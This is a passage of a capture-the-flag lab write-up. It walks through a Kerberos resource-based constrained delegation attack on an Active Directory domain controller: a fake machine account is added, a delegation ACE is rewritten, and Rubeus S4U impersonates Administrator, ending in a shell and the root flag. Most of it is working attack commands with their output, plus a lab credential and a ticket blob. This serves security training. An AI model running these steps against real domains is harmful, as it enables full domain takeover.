*Evil-WinRM* PS C:\Users\support\Desktop> Invoke-Rubeus -Command "hash /password:Password123 /user:FAKE-COMP01$ /domain:support.htb"[*] Action: Calculate Password Hash(es)
[*] Input password : Password123
[*] Input username : FAKE-COMP01$
[*] Input domain : support.htb
[*] rc4_hmac : 58A478135A93AC3BF058A5EA0E8FDB71
[*] aes256_cts_hmac_sha1 : FF7BA224B544AA97002B2BEE94EADBA7855EF81A1E05B7EB33D4BCD55807FF53Rubeus derives the RC4 (NTLM) hash of Password123 for FAKE-COMP01$ (line 6) — this is what actually authenticates the S4U request, not the plaintext password. Before running the attack, we also add the same machine account name through Impacket's addcomputer.py:
impacket-addcomputer -computer-name 'FAKE-COMP01$' -computer-pass 'Password123' -dc-ip 10.129.26.81 'support.htb/support:Ironside47pleasure40Watchful'[*] Successfully added machine account FAKE-COMP01$ with password Password123.With the hash in hand, we run the S4U2self → S4U2proxy chain, impersonating Administrator against the cifs service on the DC:
*Evil-WinRM* PS C:\Users\support\Desktop> Invoke-Rubeus -Command "s4u /user:FAKE-COMP01$ /rc4:58A478135A93AC3BF058A5EA0E8FDB71 /impersonateuser:Administrator /msdsspn:cifs/dc.support.htb /domain:support.htb /ptt"[*] Action: S4U
[*] Using rc4_hmac hash: 58A478135A93AC3BF058A5EA0E8FDB71
[*] Building AS-REQ (w/ preauth) for: 'support.htb\FAKE-COMP01$'
[+] TGT request successful!
[*] Building S4U2self request for: '[email protected]'
[+] S4U2self success!
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[X] KRB-ERROR (13) : KDC_ERR_BADOPTIONThe S4U2self step succeeds — Rubeus gets a ticket to itself on FAKE-COMP01$'s behalf — but S4U2proxy (line 9), the step that actually turns that into a ticket for the DC, is rejected with KDC_ERR_BADOPTION. The likely cause: the addcomputer.py call re-created the FAKE-COMP01$ object, and the delegation ACE we configured earlier still references the previous incarnation's SID (-6101) rather than whatever SID the account now holds. We check:
*Evil-WinRM* PS C:\Users\support\Desktop> $ComputerSid = (Get-ADComputer -Identity 'FAKE-COMP01').SID.Value
$ComputerSidS-1-5-21-1677581083-3380853377-188903654-6102Confirmed — the account is now -6102, not -6101. The ACE on the DC is stale and needs to be rebuilt against the current SID.
Fixing the ACE and Completing S4U
We rebuild the security descriptor by hand with PowerView, this time using the correct SID directly in the SDDL string, and push it to the DC's msds-allowedtoactonbehalfofotheridentity attribute:
*Evil-WinRM* PS C:\Users\support\Desktop> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}*Evil-WinRM* PS C:\Users\support\Desktop> $RawBytesNew = Get-DomainComputer DC | select -expand msds-allowedtoactonbehalfofotheridentity
$DescriptorNew = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytesNew, 0
$DescriptorNew.DiscretionaryAclBinaryLength : 36
AceQualifier : AccessAllowed
AccessMask : 983551
SecurityIdentifier : S-1-5-21-1677581083-3380853377-188903654-6102
AceType : AccessAllowedThe ACE (line 4) now points at -6102, matching the live FAKE-COMP01$ object. Re-running the exact same S4U command:
*Evil-WinRM* PS C:\Users\support\Desktop> Invoke-Rubeus -Command "s4u /user:FAKE-COMP01$ /rc4:58A478135A93AC3BF058A5EA0E8FDB71 /impersonateuser:Administrator /msdsspn:cifs/dc.support.htb /domain:support.htb /ptt"[*] Building AS-REQ (w/ preauth) for: 'support.htb\FAKE-COMP01$'
[+] TGT request successful!
[*] Building S4U2self request for: '[email protected]'
[+] S4U2self success!
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[+] S4U2proxy success!
[+] Ticket successfully imported!Both steps succeed this time (lines 6–7), and /ptt imports the resulting ticket straight into the current session's cache:
*Evil-WinRM* PS C:\Users\support\Desktop> klistCurrent LogonId is 0:0x19626f
Cached Tickets: (1)
#0> Client: Administrator @ SUPPORT.HTB
Server: cifs/dc.support.htb @ SUPPORT.HTB
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96We now hold a Kerberos ticket impersonating Administrator for the cifs service on the DC.
Root Flag
We copy Rubeus's last base64 ticket blob into a local file, strip the whitespace Invoke-Rubeus injects for line wrapping, and decode it:
cat > ticket.b64 << 'EOF'
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
MBYbBGNpZnMbDmRjLnN1cHBvcnQuaHRi
EOFtr -d '[:space:]' < ticket.b64 > ticket.clean.b64
base64 -d ticket.clean.b64 > ticket.kirbiRubeus's ticket format (.kirbi) isn't what Impacket expects, so we convert it to a ccache file first:
ticketConverter.py ticket.kirbi ticket.ccache[*] converting kirbi to ccache...
[+] doneexport KRB5CCNAME=ticket.ccache
impacket-wmiexec -k -no-pass dc.support.htb[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
C:\>cd Users\Administrator\Desktop
C:\Users\Administrator\Desktop>type root.txt
7a8cc358b4da3c81ec465082e7df83c0Root flag: 7a8cc358b4da3c81ec465082e7df83c0